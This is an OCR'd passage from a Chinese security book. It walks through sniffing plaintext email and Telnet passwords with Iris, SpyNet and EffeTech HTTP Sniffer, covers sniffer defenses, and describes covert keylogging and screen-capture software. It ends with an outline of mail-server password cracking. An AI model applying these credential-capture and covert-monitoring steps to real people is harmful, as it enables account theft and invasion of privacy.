


图 8-25 设定网卡工作模式




图 8-26 根据关键字过滤信息

当然，用户还可以根据MAC地址、IP地址、端口等其他条件过滤数据包。

Step 4

单击工具栏上的“Top Hosts Statistics”按钮，Iris 会按图表的形式展示与本机相连的主机信息，其中图表可以以柱状图、饼图、圆环图等多种方式显示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Iris有多种图表分析图，用户可以根据不同需要切换不同的视图方式。

在简单了解了Iris的大体全貌之后，接着我们就进行实战操作，这样才能更好的掌握如何利用Iris嗅探网络信息。

3.利用 Iris 捕获邮箱密码

有时候我们经常会忘记一些事情，比如邮箱密码。如果密码是保存在客户端软件上的话，那么就有找回密码的希望！当然找回密码的方式多种多样，使用嗅探器来找回尽管复杂，可本例的目的是让读者从这个实例中学习Iris的功能。



图 8-27 Foxmail 邮件客户端软件

客户端软件有很多，最著名的是Outlook和Foxmail，这里以Foxmail为例。

在进行操作前，我们需要简单了解收发电子邮件涉及的两种协议：SMTP和POP3，SMTP是发送邮件的协议，POP3是收发邮件的协议。在收发邮件的时候，密码和用户名都是明文发送，所以就给了我们找回密码的机会。

Step 1

单击工具栏上“Start/Stop Capture”按钮开启抓包功能，在没有开启 Filter（过滤）功能之前，Iris 抓获的是所有进出网卡的信息，如图 8-28 所示。这些信息有过路的，有看热闹的，当然也有我们要找的，为了方便查找目标，这里就需要简单的过滤一下。




图 8-28 进出网卡的各类信息

Step 2

在 Iris 内置预先定义好的几个“Filter”中有一个“email.flt”，那我们就不用费劲的自己定义了，选择菜单“Filter”→“email.flt”，如图 8-29 所示。




图 8-29 选择邮件过滤

Step 3

设置邮件过滤之后，Iris 就会对非邮件信息进行清理，如果此时运行邮件客户端软件查收电子邮件，那么当邮件客户端软件与邮件服务器进行用户名和密码数据交换时，Iris 就会嗅探到这些信息了，如图 8-30 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-30 密码应该就在用户名下面的某个报文中

Step 4

邮件接收完毕后，我们单击工具栏上“Stop Capture”按钮停止 Iris 的抓包，因为 Email 收发邮件的用户名和密码都是明文传输的，所以密码就藏在刚才捕获的那些报文里面，现在要做的事情就是一个一个检视，当查到有关键字“PASS”时，密码就在其中了，如图 8-31 所示。




图 8-31 “PASS”下的字符就是邮件的密码

4.利用 Iris 捕获 Telnet 会话密码

前面的例子会让读者对Iris的抓包功能有了一定的了解，为了读者对Iris的解码(decode)功能有个深刻的认识，我们以Telnet会话为例进行介绍。

Telnet这个协议也是以明文的形式进行传送，但是相比POP3这些协议，它有两个麻烦之处：由于Telnet是个交互式协议，可能用户只敲了一个字符，信息就会被发往服务器端，服务器端又发回相应的回显字符；再加上Telnet协议没有POP3明显的“PASS”命令，所以如果还是采用前面实例查看每一个报文肯定是非常麻烦的。所以我们必须有某种新的方法来解决这个问题。

Step 1

首先启动 Iris 抓包功能，然后在“Filter”中，选择“text_protocol.flt”命令，如图 8-32 所示。




图 8-32 选择文本协议过滤



图 8-33 捕获到 Telnet 登录

Step 2

如果此时有人启动 Telnet 会话登录到本机，那么 Iris 就会嗅探到 Telnet 登录的一切信息，如果要查看捕获的信息，首先停止抓包，然后切换到“Decode”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

解码模式，这个时候 Iris 会根据 capture 的报文对 TCP 会话进行解码。这样我们就可以清晰的看到一个 Telnet 会话的过程，包括 Telnet 登录的用户名、密码以及 Telnet 会话中进行的操作，如图 8-33 所示。

解码功能将繁杂的报文信息根据不同协议进行分类，并归纳为人们易懂的具体信息，现在我们回到前面使用 Iris 嗅探邮件密码部分，当我们嗅探了邮件客户端发送的密码信息之后，单击“Decode”图标，然后再选择“TCP→POP3(110)”协议，Iris 就会直接归纳嗅探到的用户名和密码了，如图 8-34 所示。




图 8-34 解码邮件信息




图 8-35 IP 协议分析

8.4.2 网络间谍 SpyNet Sniffer

SpyNet Sniffer是个极好的网络监听工具，包含Telnet、POP、ICQ、HTTP、login等等。可以告诉你不仅谁连接到你的系统，而且告诉你他们正在做什么。如果有人攻击你的系统，spyNet Sniffer可以攫取证据。

1.SpyNet Snifie 设置

使用SpyNet Sniffer捕获数据方法很简单，启动后需要在弹出的对话框中对其进行设置，其中重要的是Adapters（适配器）的设置，在这里指定与网络连接的网卡，如图8-36所示。



图 8-36 SpyNet CAPTURENET




图 8-37 SpyNet Sniffer设置窗口

在设置窗口的左侧窗格中，还有“Action”和“Miscellaneous”的具体设置，一般保持默认规则即可，单击“确定”按钮即可使用SpyNet Sniffer了。

2.使用 SpyNet Sniffer

进入SpyNet Sniffer主界面后，依次单击菜单栏中的“Capture”→“Start”命令，这时SpyNet Sniffer就开始捕获数据了，随着时间

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的推移，SpyNet Sniffer会不断地嗅探出许多信息来，如图8-38所示的窗口中列出了抓到数据包的序号、时间、源目的MAC地址、源目的IP地址、协议类型、源目的端口号等内容。




图 8-38 开始嗅探网络信息




图 8-39 保存嗅探结果

为了便于分析，我们首先单击“Capture”→“Stop”命令，然后依次单击“File”→“Save”命令，将其嗅探结果保存为cap格式的文件，如图8-39所示。

被保存的文件可以使用SpyNet Sniffer自带的PeepNet查看，在PeepNet左侧中显示出报文的条目，单击其中一条，右侧窗格中就会显示出该报文的详细信息，如图8-40所示。




图 8-40 查看嗅探信息

有了CaptureNet Sniffer，用户就可以监视自己的电脑上一切进出口的网络数据，如果此刻有黑客攻击，用户就能轻易地从捕获数据中发现攻击的源IP地址，如图8-41所示。如果发现向某个IP发送奇怪端口的数据，那么就要警惕是否中了木马了。




图 8-41 被 Telnet 入侵后留下的记录

8.4.3 艾菲网页侦探

艾菲网页侦探(EffeTech HTTP Sniffer)是一个专门针对分析局域网网络上HTTP数据传输的软件，它可以捕捉局域网内的含有HTTP协议的IP数据包并对其进行分析，并将封包内容整理出来供用户查看。用户可以通过该工具查看到网络中其他人都在浏览哪些网页，这些网页的内容是什么，适用于企业对员工上网情况进行监控。

1.艾菲网页侦探设置

尽管艾菲网页侦探已经默认设置好了运行参数，不过这些设置不一定能满足所有人，所以用户在使用艾菲网页侦探进行网络嗅探前，可以先对软件进行一定的设置。

选择软件主界面菜单栏上依次单击“Sniffer”→“Select an adapter”命令，进入网卡适配器的选择对话框中，在这里用户通过选择适配器来监听不同的网络（此功能用于多网卡的网关主机上），如图8-42所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-42 通过选择网卡来监听不同网络




图 8-43 制定艾菲网页侦探的配置信息

如果用户要指定监听的范围或内容则依次单击“Sniffer”→“Options”命令，在弹出如图8-43所示的设置界面中根据实际情况设置即可。从中可看到捕获的IP地址范围是所有网络，捕获的内容是GIF、ZIP等。

2.使用艾菲网页侦探

艾菲网页侦探可以自动分析并提取出网络中的有用数据，当监视的网络主机访问网页内容时，艾菲网页侦探就会捕获到这些计算机访问的网页信息，如图8-44所示。

如果用户要查看某主机访问网页的详细信息，双击嗅探到该主机的这条信息，这时会打开HTTP通信的详细信息对话框进行查看，如图8-45所示。




图 8-44 捕获到的 HTTP 信息



图 8-45 嗅探数据详细信息对话框

艾菲网页侦探还能监听到用户的HTTP下载内容，例如在华军网上下载“谷歌拼音输入法”，这时捕获列表中就可以看到下载引用页，如图8-46所示。




图 8-46 检测到下载流量

艾菲网页侦探不仅小巧而且捕获HTTP数据性能较好，善用它可以很好的维护网络，也能窥视别人浏览网页的隐私。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.5 防御Sniffer攻击

Sniffer最大的危险性就是它很难被发现，在单机情况下发现一个Sniffer还是比较容易的，可以通过查看计算机上当前正在运行的所有程序来实现，当然这不一定可靠。

8.5.1 怎样发现 Sniffer

在UNIX系统下可以使用下面的命令："ps-aux"。这个命令列出当前的所有进程、启动这些进程的用户、它们占用CPU的时间以及占用多少内存等等。在Windows系统下，可以按下【Ctrl+Alt+Del】键，查看任务列表。不过，编程技巧高的Sniffer即使正在运行，也不会出现在这里。

另一个方法就是在系统中搜索，查找可怀疑的文件。但入侵者用的可能是他们自己写的程序，所以这给发现Sniffer造成相当大的困难。还有许多工具能用来查看你的系统会不会处于混杂模式，从而发现是否有一个Sniffer正在运行。但在网络情况下要检测出哪一台主机正在运行Sniffer是非常困难的，因为Sniffer是一种被动攻击软件，它并不对任何主机发出数据包，而只是静静地运行着，等待着要捕获的数据包经过。

8.5.2 抵御 Sniffer

虽然发现一个Sniffer是非常困难的，但是我们仍然有办法抵御Sniffer的嗅探攻击。既然Sniffer要捕获我们的机密信息，那我们干脆就让它捕获，但事先要对这些信息进行加密，黑客即使捕捉到了我们的机密信息，也无法解密，这样，Sniffer就失去了作用。

黑客主要用Sniffer来捕获Telnet、FTP、POP3等数据包，因为这些协议以明文在网上传输，我们可以使用一种叫做SSH的安全协议来替代Telnet等容易被Sniffer攻击的协议。

SSH又叫Secure Shell，它是一个在应用程序中提供安全通信的协议，建立在客户/服务器模型上。SSH服务器分配的端口是22，连接是通过使用一种来自RSA的密码算法建立的。在授权完成后，接下来的通信数据用IDEA技术来加密。这种加密方法通常是比较强的，适合于任何非秘密和非经典的通信。

SSH后来发展成为F-SSH，提供了高层次的、军方级别的对通信过程的加密。它为通过TCP/IP的网络通信提供了通用的最强的加密。如果某个站点使用F—SSH，用户名和口令就不再重要了。目前，还没有人突破过这种加密方法。即使是Sniffer，收集到的信息将不再有价值。有兴趣的读者可以参看与SSH相关的书籍。

另一种抵御Sniffer攻击的方法是使用安全的拓扑结构。因为Sniffer只对以太网、令牌环网等网络起作用，所以尽量使用交换设备的网络可以从最大程度上防止被Sniffer窃听到不属于自己的数据包。还有一个原则用于防止Sniffer的被动攻击，一个网络段必须有足够的理由才能信任另一网络段。网络段应该从考虑具体的数据之间的信任关系上来设计，而不是从硬件需要上设计。一个网络段仅由能互相信任的计算机组成。通常它们在同一个房间里，或在同一个办公室里，应该固定在建筑的某一部分。注意每台机器是通过硬连接线接到集线器(Hub)的，集线器再接到交换机上。由于网络分段了，数据包只能在这个网段上被捕获，其余的网段将不可能被监听。

所有的问题都归结到信任上面。计算机为了和其他计算机进行通信，它就必须信任那台计算机。系统管理员的工作就是决定一个方法，使得计算机之间的信任关系很小。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这样，就建立了一种框架，告诉你什么时候放置了一个Sniffer，它放在哪里，是谁放的等等。

如果局域网要和Internet相连，仅仅使用防火墙是不够的。入侵者已经能从一个防火墙后面扫描，并探测正在运行的服务。应该关心的是一旦入侵者进入系统，他能得到些什么。你必须考虑一条这样的路径，即信任关系有多长。举个例子，假设你的Web服务器对计算机A是信任的，那么有多少计算机是A信任的呢？又有多少计算机是受这些计算机信任的呢？一句话，就是确定最小信任关系的那台计算机。在信任关系中，这台计算机之前的任何一台计算机都可能对你的计算机进行攻击并成功。你的任务就是保证一旦出现Sniffer，它只对最小范围有效。

Sniffer往往是在攻击者侵入系统后使用的，用来收集有用的信息。因此，防止系统被突破很关键。系统安全管理员要定期的对所管理的网络进行安全测试，防止安全隐患。同时要控制拥有相当权限的用户的数量，因为许多攻击往往来自网络内部。

8.6 使用屏幕间谍监视本地计算机

通过前面的学习我们大致了解了网络嗅探器的原理与使用方法。在本节中，我们介绍一下如何监视本地计算机，为什么要监视本地计算机呢？或许你想了解别人在你电脑中进行了什么操作；或许你的孩子上网行为需要正确引导……

这里我们就要用到一款监视本地计算机的软件——“屏幕间谍”。“屏幕间谍”可以按照用户的要求在后台运行，并记录键盘击键、打开的网址、运行过的程序和聊天记录。更重要的是，它能定时抓屏，把指定间隔的屏幕图像保存为图片文件，准确记录抓图时间，即使用户不在电脑前也能对别人的使用情况了如指掌。抓屏完全在后台进行，工作时不显山不露水，在不动声色中掌握监视目标的行踪。

8.6.1 软件功能面板

软件界面左侧的七个图标按钮组成了软件功能面板，如图8-47所示。它们依次是选项设置、键盘记录、网址记录、应用程序、屏幕截图、文件目录和关于软件。单击他们，可以进入相应的功能项。




图 8-47 图屏幕间谍界面

用户可以按【F2~F8】键在各功能项间切换。你还可以右击功能项来关闭相应功能，此时该功能项图标的右下角将出现一个红色减号。

1.键盘记录

屏幕间谍可以记录任何程序窗口中的击键内容，包括用户名、密码、邮件和聊天内容等。记录条目还包括了相应的时间和活动窗口名，便于你直接查询它们，如图8-48所示。软件还将记录简单分类，如ICQ/MSN聊天内容和腾讯QQ聊天内容以及常字处理软件Word等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-48 记录了 QQ 账号与密码




图 8-49 屏幕截图

2.网址记录

软件为你记录在任何浏览器中的网页访问，包括Microsoft Internet Explorer、NetScape Explorer、Tencent Explorer等。记录内容包括网站标题或网址。查看网址记录时，甚至可以直接进入相应网站进行查看。

3.应用程序

该功能为你记录在此电脑上发生的所有应用程序运行事件。它的附加作用是记录程序标题以备其他使用。如你想禁止在此台电脑上使用联众世界，你可以先运行之，然后在这里查看它的标题，最后在主界面/综合设置项中禁止登录窗口运行即可。其他的如反恐精英(CS)的标题为Half-Life等。

4.屏幕截图

这是屏幕间谍的品牌功能。它按照你设定的时间间隔抓取屏幕，让你对监视结果有一个最直观的了解，如图8-49所示。单击该面板上的参数设置按钮，你可以对时间间隔、图片压缩比、是否只抓取活动窗口、是否打印时间到图片进行设置。你还可以对关注的屏幕进行设置。单击一条记录都为出现相应的缩略图，再单击缩略图使可打开相应图片。你可以设置你习惯使用的浏览器，如ACDSee。该项默认使用软件附带的浏览器Spy Viewer。

5.聊天记录

这个功能是记录腾讯QQ和TM等聊天工具的文字记录，记录的时间单位是当QQ窗口出现或切换。支持聊天模式和消息模式。

8.6.2 记录浏览

软件的第一个子控制机板为选项设置，详细用法在帮助文档的开始使用中已作描述。五个记录浏览面板有着相似的浏览方式，均设有刷新、清除、生成报告和搜索功能。借助它们，你可以方便准确地查看到你需要的记录。

1.刷新按钮

单击刷新按钮可以把最新的记录显示出来。如果你的间谍一直在运行，这个效果显示易见。在控制面板中切换各子面板时，软件会作自动刷新。

2.清除按钮

单击清除按钮可以把该项记录清空。在屏幕截图项中，清除的内容还包括对应的图片。

3.生成报告按钮

该项功能可以生成方便阅读的htm文件，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

有必要时自动在内容中显示超链接。在你卸载软件、保存记录等情况下可以使用。同样要注意，屏幕截图项生成的报告并不包括截屏图片，内容中的图片超链接需要图片存在为前提。

4.搜索按钮

在记录条数过多的情况下，搜索按钮提供给你方便快捷的功能。你可以输入关键字以搜索关注的内容。例如在成千上万的屏幕截图中，你只想知道他在QQ上聊些什么，你就可以在搜索文本框中输入“查看消息”或“聊天”后回车。在键盘记录中，软件还为你简化总结了一下。看到界面上那几个单选按钮了吗？单击QQ的结果就相当于搜索查看消息、发送消息、QQ邮件等。

5.细节浏览

在单击浏览框的任意记录项时，都会弹出一个陕捷窗口显示对应的记录内容。在网址记录中，如果记录内容是一个网扯，软件将以超链接显示该内容，你可以直接单击进入相应网站。快捷窗口的左上角还有一个复制到剪切板功能。你可以单击它，然后在记事本等字处理软件中粘贴使用。

6.图片浏览

单击屏幕截图面板中浏览框中的任意记录项时，将弹出快捷窗口显示对应图片的缩略图。在这里要注意一下，如果该图不存在，软件将显示下一个卡通小孩告诉你没有内容。这个现象有两种可能，一是图片被你手工移动或删除，二是你在选项设置中允许记录的大小已满，软件将删除部分图片以继续运行。解决这个问题你可以把允许记录大小的值设得大一些。单击缩略图，软件将调用你设置的浏览器显示图片。

7.日程安排

单击“日程安排”按钮后，增加每天让本软件工作的时段。如果当前时间不在所选时段范围内，则软件停止工作，直到选定时段到达为止。

8.邮件发送

单击“日程安排”按钮后，弹出的窗体下半部为邮件发送日程安排。单击“参数设定”可以设定自己的邮件发送参数。强烈推荐使用网易163邮箱。其中SMTP一项填上“smtp.163.com”即可。其他服务商的SMTP服务器作相应变化。当然，使用本功能的前提是拥有一个邮箱，因为要填写你的用户名和密码。另外，瑞星等国内杀软对邮件发送动作会有所提示，请允许其通过防火墙。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9 邮件欺骗与轰炸

电子邮件（E-mail）是现在网络的基本通讯工具之一，在人们的日常生活和工作中发挥着越来越大的作用。使用电子邮件的公司和个人也越来越多，电子邮件的安全性也成为了人们担忧的一个问题。本章介绍电子邮件的攻击和防范。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.1 邮箱密码是如何被暴力破解的

电子邮件并不是安全的，在邮件的发送、传送和接收整个过程中的每个环节都可能存在薄弱环节，恶意用户如果利用其漏洞，就能够轻易的破解出账号，获得邮件内容。


9.1.1 黑客进行邮箱破解的原理和方法

1.利用邮件服务器操作系统漏洞

邮件服务器软件是运行在特定的操作系统上的，如Linux、Windows等。这些操作系统的默认安装和配置都是不安全的，黑客可以轻易入侵系统，获得所有用户名和密码。

（1）Windows服务器

如果是基于Windows系统的Exchange Mail Server（如下图所示），系统本身未做任何安全配置，开放了若干服务。入侵者可以利用终端服务器结合中文输入法漏洞或者I-IS的Buffer Overflow程序获得Administrator权限，用pwdump3导出Hash过的密码，再用L0pht挂接字典或者Brute Force就能破解出用户密码。根据经验，如果密码简单，几分钟之内就能破解出，长度在8位及以下的用Brute Force方式在一天内就能解出。



（2）Linux/UNIX服务器

UNIX类系统一般采用Sendmail作为邮件系统，在获得了系统的控制权之后，用John等软件就能从/etc/passwd或者/etc/shadow中破解出密码。如果采用了数据库方式来保存用户信息和密码，也是很容易被导出。

2.利用邮件服务器软件本身的漏洞

